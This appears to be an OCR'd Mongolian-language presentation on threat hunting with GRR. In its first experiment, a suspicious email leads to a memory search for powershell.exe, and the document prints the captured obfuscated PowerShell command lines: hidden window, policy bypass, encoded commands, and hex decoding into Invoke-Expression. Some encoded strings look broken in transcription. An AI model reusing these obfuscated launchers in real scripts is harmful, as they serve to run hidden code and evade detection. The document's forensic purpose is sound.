
GRR вэб интерфэйс




GRR вэб интерфэйс



GRR вэб интерфэйс



GRR вэб интерфэйс




GRR ашиглаж threat hunting хийсэн туршилтууд

Туршилтын орчин


Туршилт 1 (Anomaly)

Тухайн байгууллагын ажилтанд сэжигтэй файл агуулсан имэйл ирсэн талаар ажилтан мэдээлсэн

Туршилт 1: Ажилтан имэйл хүлээн авснаас хойших хандсан файлуудын цаг хугацааны жасгаалт



Туршилт 1: Санах ой дээрээс powershell гэсэн нэртэй процессийн мэдээллийг авах flow



Туршилт 1: Санах ой дээрээс powershell.exe процесс хайсан flow – ын хариу

State	Path	Flow Name	Creation Time	Last Active	Creator
	5D37FD23	DumpProcessMemory	2019-09-26 04:26:05 UTC	2019-09-26 04:26:31 UTC	admin
	C4A80F7D	MultiGetFile	2019-09-26 04:23:09 UTC	2019-09-26 04:23:23 UTC	admin

Pid	4128
Ppid	10300
Name	powershell.exe
Exe	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noniNtE -nOlOG -NOpROFI -WindoWsT hIdDEN -ExeCUTIonPOlic BypaSS -ec LgAoACgAJwAxACAAOAAgADcAIAA2ACAANQAgADMAIAAyACAAMAAgA DMAIAA0ACAAOQAgADgAJwAtAHIAZQBQAGwAYQBDAGUAJwBcAHcAKw AnACwAJwB7ACQAewAwAH0AfQAnAC0AcgBlAHAAATABBAGMARQAnACA AJwAsACcAJwApAC0AZgAnAGkAJwAsACcAcwAnACwAJwByACcALAAnAC EAJwAsACcAYgAnACwAJwB2ACcALAAnAC0AJwAsACcAdAAnACwAJwBlA CcALAAnAGwAJwApACAAVwB5AHgAVwBZAEkAOQBTAHUAOABNADUAIA

Туршилт 1: Нууцалсан скрипт

cmdline

```
pOWeRShELl -wIndOwsTY HiddeN -c (-joIN(('262826282767272b27636a41466f414f41427941464541597742 6c4146541547742 6e414549414e774172414373414a51417941446b4158514239414 36b414c51424b41453841615142754143634 14a774170414473415567426c41473041627742324147554 14c51424a4148514 15a5142744143414 14a41426c41473441646741364148514 15a5142744148414 14a774263414567416151413241477341535141334147674159774234144 66f41647742564143634 1'-SplIt'(?<=\G.{2})(?!$)')|%{[cOnVErT]::('{0}{1}'-f'ToiNt1','6').InvokE(($_),16)-aS[ChAR]}))|&('iNVOKE-EXPreS'+'sIOn')

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nONinTeRacTIvE -NOlOG -NoprOf -wINdowS HiDDEN -EXECUTiONPO byPasS -ec KAAtAEoAbwBJAG4AKAAoACcAMgA0AAJwBcAHcAKwAnACwAJwB7ACQAewAwAH0AfQAnAC0AUgBlAHAAbABhAEMAZQAnACAAJwAsACcAJwApAC0AZgAnAG0AJwAsACcAYwAnACwAJwBnACcAKQAoACgAJwA1ACAANAAgADgAIAAxACAAMgAgADcAIAA2ACAANwAgADMAIAAwACAAOQAgADcAIAAxADAAIAAxADAAIAA1ACAAMQAgADQAJwAtAFIAZQBwAGwAQQBDAEUAJwBcAHcAKwAnACwAJwB7ACQAewAwAH0AfQAnAC0AUgBFAHAATABBAEMARQAnACAAJwAsACcAJwApAC0AZgAnAHAAJwAsACcAbwAnACwAJwBrACcALAAnAHgAJwAsACcAbgAnACwAJwBpACcALAAnAC0AJwAsACcAZQAnACwAJwB2ACcALAAnAHIAJwAsACcAcwAnACkAKQA=

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noniNtE -nOlOG -NOpROFI -WindoWsT hIdDEN -ExeCUTIonPOlic BypaSS -ec LgAoACgAJwAB9AHsAJABfAC0AYgB4AE8AcgAnAHkAOAAyAFoAVwBvAEMAYgB5AE8AWQBuAHkAbgA2AEwAdABwAGIAZAB1AEYARQBQADgAdAA4AG0AawAnAFsAJABJAFoAOAByAFEAYwBlAFUATwBnAEIANwArACsAJQAyADkAXQB9ACkALQBKAE8AaQBuACcAJwApADsAUgBlAG0AbwB2AGUALQBJAHQAZQBtACAAJABlAG4AdgA6AHQAZQBtAHAAJwBcAEgAaQA2AGsASQA3AGgAYwB4AFoAdwBVACcA
```

